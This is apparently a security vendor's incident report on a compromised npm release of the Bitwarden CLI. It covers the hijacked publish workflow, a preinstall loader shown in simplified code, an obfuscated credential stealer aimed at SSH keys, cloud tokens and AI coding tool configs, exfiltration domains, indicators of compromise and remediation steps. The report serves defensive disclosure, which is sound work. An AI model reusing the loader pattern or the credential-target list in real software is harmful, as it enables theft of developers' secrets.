
@bitwarden/cli@2026.4.0, the official command line interface for the Bitwarden password manager, was found compromised and republished on npm.
This is the first confirmed supply chain attack where npm's OIDC Trusted Publishing was used to publish a compromised package, and the attack chain is one of the most sophisticated GitHub Actions supply chain compromises StepSecurity has analyzed to date.
A Bitwarden engineer's GitHub account was compromised. The attacker created a new branch in the bitwarden/clients repository, staged a prebuilt malicious tarball, and rewrote the publish-cli.yml workflow to exchange a GitHub Actions OIDC token for an npm auth token via the npm registry API. The workflow then used that token to publish the staged tarball directly to npm. Once the package was live, the attacker deleted all workflow runs, the branch, and the release tag, leaving the published package on npm as the primary remaining artifact.
OIDC Trusted Publishing has been widely promoted across the industry as the modern, secure alternative to long lived npm tokens and as a silver bullet against token theft. In this incident, the attacker turned Trusted Publishing itself into the publishing channel. npm Trusted Publishing currently does not support branch level restrictions, so any compromised branch on the repository was able to publish to npm. A GitHub environment with a required approval gate would have blocked the publish, but no such gate was in place on this workflow.
The compromised @bitwarden/cli@2026.4.0 shipped with a preinstall hook that silently downloaded the Bun JavaScript runtime and launched a 9.7 MB obfuscated credential stealer. The stealer targeted SSH keys, npm and GitHub tokens, AWS and GCP credentials, shell history, environment variables, and AI tool configuration files. This is the first npm compromise we have analyzed that explicitly enumerates Claude Code, Cursor, Kiro, Codex CLI, and Aider, treating ~/.claude.json and MCP server configs as first class exfiltration targets alongside cloud and source control secrets.
Stolen data was encrypted with AES-256-GCM and exfiltrated to audit.checkmarx.cx, a domain registered to impersonate the security vendor Checkmarx so the outbound connection would blend into security telemetry rather than stand out. When a valid GitHub token was discovered on a victim, the malware weaponized it to enumerate repositories, extract Actions secrets, and inject malicious workflows into every repository the token could reach, turning a single compromised developer machine into a broader supply chain pivot point.
StepSecurity's Harden Runner blocked the outbound connection to audit.checkmarx.cx during a controlled test run, stopping exfiltration at the network layer. The AI Package Analyst flagged the anomalous preinstall hook and Bun runtime download immediately upon publish.
How We Detected It
StepSecurity’s AI Package Analyst monitors every new npm publish, diffing each release against the full package history and running behavioral analysis on the diff. For @bitwarden/cli@2026.4.0, three signals triggered an immediate CRITICAL verdict:
- A
preinstallscript appeared for the first time in the package’s history. Every prior release of@bitwarden/clihad no install lifecycle scripts. Version2026.4.0added"preinstall": "node bw_setup.js"— code that fires automatically before any application logic runs, before any human reviews the output. - Two undocumented files were introduced:
bw_setup.jsandbw1.js. Neither file exists in any prior release or the package’s git history. - Runtime download at install time. The loader downloads the Bun JavaScript runtime from
github.com/oven-sh/bun/releasesduring package installation — anomalous behavior for a CLI tool that previously had zero network activity at install time.
The Version Mismatch: How the Hijack Was Constructed
The attacker did not build 2026.4.0 from scratch. Embedded metadata inside the malicious tarball still references 2026.3.0 — the legitimate prior release. The attacker took the clean 2026.3.0 build, injected bw_setup.js and bw1.js, updated package.json to add the preinstall hook and redirect the bw binary entrypoint, and republished under the incremented version number 2026.4.0.
This means the Bitwarden CLI remains fully functional. Victims get a working bw command, no installation errors, no visible output — while the credential harvester runs silently in the background.
The forensic signal: The version declared in package.json is 2026.4.0, but internal metadata still references 2026.3.0. This version mismatch is a reliable fingerprint of the injection technique: the attacker modified the published artifact without rebuilding it cleanly from source.
Inside the Attack Chain
Stage 1 The Loader: Bun as an Evasion Vehicle (bw_setup.js)
bw_setup.js has a single job: acquire the Bun JavaScript runtime and execute the payload with it.
// Simplified execution flow
try {
  execFileSync("bun", ["--version"], { stdio: "ignore" });
  return; // bun already present, use it
} catch {}

// Download bun-v1.3.13 for the detected platform/arch from GitHub
const downloadUrl = `https://github.com/oven-sh/bun/releases/download/bun-v${BUN_VERSION}/${assetName}`;
const zipBuf = await get(downloadUrl);

// Extract and execute the payload
execFileSync(bunPath, ["bw1.js"], { stdio: "inherit" });
Using Bun instead of Node.js is a deliberate evasion choice. EDR rules, SIEM detections, and security scanners tuned to flag suspicious node child processes spawned during package installation will miss a bun process entirely. The loader also includes a custom ZIP parser written in pure Node.js as a fallback, ensuring it works even on minimal container environments that lack the unzip command. It detects Linux variants (glibc vs. musl/Alpine) and selects the appropriate Bun binary — confirming that CI/CD containers were explicitly in scope.
File: bw_setup.js
SHA-256: 18f784b3bc9a0bcdcb1a8d7f51bc5f54323fc40cbd874119354ab609bef6e4cb
Stage 2 The Payload: Multi-Target Credential Harvester (bw1.js)
bw1.js is 9.7 MB of obfuscated JavaScript. All strings are stored in a rotated lookup array accessed via hex-indexed function calls (_0xbae802(0x...)), making the payload effectively unreadable without dynamic execution. Static analysis of the file confirms the following capabilities
File: bw1.js
SHA-256: 8605e365edf11160aad517c7d79a3b26b62290e5072ef97b102a01ddbb343f14
Developer Credential Sweep
Three primary collectors run in parallel targeting filesystem, environment, and GitHub Actions runner sources:
- SSH keys:
~/.ssh/id_rsa,id_ed25519,id_ecdsa,id_dsa,id_*,known_hosts,authorized_keys - Git:
~/.gitconfig,~/.git-credentials - Shell history:
~/.bash_history,~/.zsh_history,~/.sh_history - npm tokens:
~/.npmrc, project-level.npmrc, env vars matchingnpm_[A-Za-z0-9]{36,} - GitHub tokens:
gh auth token(shell command), env var scan forghp_[A-Za-z0-9]{36},gho_... - AWS:
~/.aws/credentials,~/.aws/config - GCP:
~/.config/gcloud/credentials.db - Secrets files:
.env
AI Tool Credential Targeting
This campaign goes well beyond typical npm stealers. The payload contains an explicit list of AI coding assistants it probes for credentials and session data:
- Claude Code — command:
claude— config:~/.claude.json,.claude.json - Kiro — command:
kiro— config:~/.kiro/settings/mcp.json,.kiro/settings/mcp.json - Cursor — command:
cursor— config: MCP config - Codex CLI — command:
codex - Aider — command:
aider
The explicit targeting of ~/.claude.json and MCP server configuration files (mcp.json) means any Anthropic API keys, workspace tokens, or sensitive data stored in AI assistant contexts are in scope. If ~/.claude.json was present on an affected machine, treat all API keys in that file as compromised.
GitHub Actions Runner Targeting
When the payload detects a GitHub Actions environment (GITHUB_ACTIONS=true), a dedicated runner collector activates
- Runs
gh auth tokento retrieve the GitHub CLI session token directly - Validates every discovered GitHub token against
https://api.github.com/user - Enumerates all repositories accessible to valid tokens
- Queries Actions secrets across all accessible repositories
For each validated token, the malware then weaponizes it — see Stage 5 below.
Stage 3 Encrypted Exfiltration
Collected data goes through a hybrid encryption pipeline before transmission:
The domain audit.checkmarx.cx is entirely attacker-controlled. Checkmarx’s real domain is checkmarx.com — the .cx top-level domain (Christmas Island) was registered to impersonate a trusted security vendor in network logs that perform only hostname inspection. The resolved IP is 94.154.172.43, which has no affiliation with Checkmarx.
Stage 4 Resilient GitHub-Based Fallback C2
If audit.checkmarx.cx is blocked (as Harden Runner does), the malware does not stop. Two GitHub-based fallback channels provide persistent C2 using legitimate infrastructure that cannot be blocked by domain allowlists:
Channel 1 — Commit-embedded attacker PATs. The payload searches GitHub commit history for messages matching the regex:
The base64 payload, double-decoded, yields an attacker-controlled GitHub PAT. The token is validated before use. Data is exfiltrated by creating repositories under the attacker’s account.
Channel 2 — Signed domain rotation. The payload searches commit messages prefixed with beautifulcastle followed by a base64-encoded, RSA-signed blob. If the signature verifies against an embedded public key, the first base64 segment is decoded to reveal an alternate C2 domain. This allows the attacker to rotate infrastructure with no payload update.
Channel 3 — Victim account exfiltration. Using stolen GitHub tokens from the victim, the malware creates a repository under the victim’s own account and pushes an encrypted result blob. From a network monitoring perspective, the traffic is indistinguishable from normal api.github.com usage.
Why this matters: The fallback architecture means blocking audit.checkmarx.cx alone is not sufficient for a complete defense. Harden Runner’s network lockdown mode prevents all three channels: the primary C2 POST, the api.github.com fallback queries, and the victim-account repository creation are all blocked unless explicitly allowlisted.
Stage 5 GitHub Token Weaponization
For every validated GitHub token found on the system, the payload escalates from theft to active exploitation
- Enumerates all repositories the token has write access to
- Lists all GitHub Actions secrets accessible to the token
- Creates new branches in target repositories
- Injects malicious workflow files designed to exfiltrate further secrets at the next workflow run
- Pulls artifacts from prior workflow runs — potentially containing build outputs, signed releases, or cached credentials
A single developer with @bitwarden/cli@2026.4.0 installed can become the entry point for a broader supply chain compromise, with the attacker gaining persistent workflow injection access to every CI/CD pipeline the developer’s token can reach.
Harden Runner Blocked It
We installed @bitwarden/cli@2026.4.0 inside a GitHub Actions runner instrumented with StepSecurity Harden Runner. The network event log captured the attack in real time:
Step:       Install @bitwarden/cli@2026.4.0
Process:    bun
Event type: ATTACK BLOCKED  ← exfiltration prevented
Domain:     audit.checkmarx.cx:443
IP:         94.154.172.43
Timestamp:  13:43:43 GMT
The blocked connection prevented credential exfiltration to the primary C2. In the same run, the Bun download from github.com/oven-sh/bun/releases was logged as anomalous install-time network activity.
Full public run: app.stepsecurity.io/github/actions-security-demo/compromised-packages/actions/runs/24838719458
Indicators of Compromise
Package
- Malicious package:
@bitwarden/cli@2026.4.0 - Safe version:
@bitwarden/cli@2026.3.0(and earlier) - Version mismatch indicator:
package.jsonversion2026.4.0; embedded metadata references2026.3.0 - XRAY-ID:
XRAY-969808
Files
- Loader:
node_modules/@bitwarden/cli/bw_setup.js - Loader SHA-256:
18f784b3bc9a0bcdcb1a8d7f51bc5f54323fc40cbd874119354ab609bef6e4cb - Payload:
node_modules/@bitwarden/cli/bw1.js - Payload SHA-256:
8605e365edf11160aad517c7d79a3b26b62290e5072ef97b102a01ddbb343f14
Network
- Primary C2 domain:
audit.checkmarx.cx - Primary C2 IP:
94.154.172.43 - Primary C2 endpoint:
https://audit.checkmarx.cx/v1/telemetry - Bun runtime download:
github.com/oven-sh/bun/releases/download/bun-v1.3.13/
Code Markers
- Commit C2 marker:
LongLiveTheResistanceAgainstMachines:<base64> - Domain rotation marker:
beautifulcastle <base64>.<base64> - Shell command:
gh auth token - GitHub PAT regex:
ghp_[A-Za-z0-9]{36} - npm token regex:
npm_[A-Za-z0-9]{36,}
Am I Affected?
1. Check for the malicious version in your project:
npm list @bitwarden/cli 2>/dev/null | grep "2026\.4\.0"
cat package-lock.json | grep -A1 '"@bitwarden/cli"' | grep "2026\.4\.0"
2. Check for malicious files in node_modules:
ls node_modules/@bitwarden/cli/bw_setup.js 2>/dev/null && echo "COMPROMISED"
ls node_modules/@bitwarden/cli/bw1.js 2>/dev/null && echo "COMPROMISED"
3. Check for unauthorized GitHub repositories on accounts that ran the compromised install:
gh repo list --json name,createdAt --limit 204. Check CI/CD pipeline logs for any npm install runs that pulled @bitwarden/cli@2026.4.0 — treat those pipelines as fully compromised and rotate all accessible secrets immediately.
Remediation
- Uninstall the compromised version and downgrade:
npm uninstall @bitwarden/clithennpm install @bitwarden/cli@2026.3.0 --ignore-scripts - Verify no malicious files remain:
ls node_modules/@bitwarden/cli/bw_setup.js node_modules/@bitwarden/cli/bw1.js 2>/dev/null— neither file should exist. If they do, the compromised version is still installed. - Rotate all credentials on every machine and CI/CD pipeline where the package was installed:
- GitHub tokens (PATs:
ghp_*, OAuth tokens:gho_*) - npm publish tokens (
npm_*) - SSH private keys
- AWS access keys and IAM role credentials
- GCP service account keys
- All environment variable secrets from affected CI/CD jobs
- AI tool API keys stored in
~/.claude.json, MCP server configs, or similar
- GitHub tokens (PATs:
- Audit GitHub for malicious workflow injections across all repositories accessible to affected accounts. Check for unexpected branch creation and injected workflow files, and delete any repositories created by the malware.
- Check network logs for any connections to
audit.checkmarx.cxor94.154.172.43— any confirmed connection means exfiltration occurred. - Use
--ignore-scriptsin CI/CD as a standing policy to preventpreinstall/postinstallhooks from running in automated builds:npm ci --ignore-scripts - Pin exact versions to prevent silent upgrades.
{
  "dependencies": {
    "@bitwarden/cli": "2026.3.0"
  }
}
How StepSecurity’s AI Package Analyst Detected This
StepSecurity’s AI Package Analyst is a continuous monitoring service for the npm and PyPI registries. Every new publish is automatically analyzed for behavioral and structural signals that indicate supply chain compromise — without waiting for a CVE or a maintainer report.
For @bitwarden/cli@2026.4.0, the AI Package Analyst flagged:
preinstallhook absent from all prior releases. Every version of@bitwarden/clibefore2026.4.0contained no install scripts. A lifecycle hook added in a version bump with no corresponding release tag or changelog entry is a high-confidence signal of account compromise or tampering.- Unknown files
bw_setup.jsandbw1.jswith no git history. Both files appear for the first time in this version. Files added to a package that have no presence in the project’s git history indicate injection rather than organic development. - Bun runtime download at install time. Anomalous outbound network behavior during package installation — particularly downloading an entire JavaScript runtime from GitHub — is a strong indicator of a staged multi-file attack.
Both files were confirmed malicious and @bitwarden/cli@2026.4.0 was added to StepSecurity’s global block list immediately. The npm Compromised Package Check now automatically blocks any PR that introduces this version.
View the full AI Package Analyst report for @bitwarden/cli@2026.4.0 →
How StepSecurity Helps
Prevent — Block Malicious Packages Before They Enter Your Codebase
- npm Compromised Package Check — StepSecurity maintains a real-time database of confirmed-malicious npm packages, updated continuously before CVEs are filed. Any PR that introduces
@bitwarden/cli@2026.4.0automatically fails the check and is blocked from merging. Enable it for your organization: app.stepsecurity.io/checks - npm Package Cooldown Check — New npm releases are blocked during a configurable cooldown window. Most malicious packages are identified within hours of publication. The cooldown buys the time needed for detection to catch up.
- Harden-Runner Egress Enforcement — In lockdown mode, blocks all undeclared outbound connections during GitHub Actions workflow execution — at both the DNS and network level. The exfiltration attempt to
audit.checkmarx.cx, the Bun runtime download, and the GitHub API fallback channels are all blocked unless explicitly allowlisted. This is a defense-in-depth layer that works even when a malicious package slips through other controls.
Detect — Continuous Visibility Across Registries, PRs, and Dev Machines
- AI Package Analyst — Monitors every new npm and PyPI publish in real time. Anomalous releases — new install hooks, obfuscated files, runtime downloads, unknown dependencies — are flagged immediately with a full behavioral breakdown. No CVE required. app.stepsecurity.io/oss-security-feed
- npm Package Search — Search across all PRs and repositories in your organization to determine which teams and codebases are exposed when a compromised package is discovered. Understand the blast radius before you respond.
- Harden-Runner Network Baselines — Automatically logs every outbound network connection per workflow step, identifying anomalous destinations. Even in audit mode, this reveals whether a malicious package attempted exfiltration — including via GitHub API fallback channels.
Respond — Assess Exposure and Coordinate Remediation
- Threat Center — Real-time advisories for compromised packages delivered with technical analysis, IOCs, and remediation steps — everything needed to triage and respond immediately, without waiting for a public disclosure.
- Coordinated Remediation — Combines threat intelligence, package search results, and network baselines to create a prioritized exposure list across all affected repositories, enabling consistent, organization-wide remediation.
Protect your pipelines: AI Package Analyst monitors every npm and PyPI publish in real time, scoring packages for supply chain risk before you install them. Harden-Runner enforces a network egress allowlist in GitHub Actions, blocking C2 callbacks and unexpected outbound connections even when a malicious package slips through.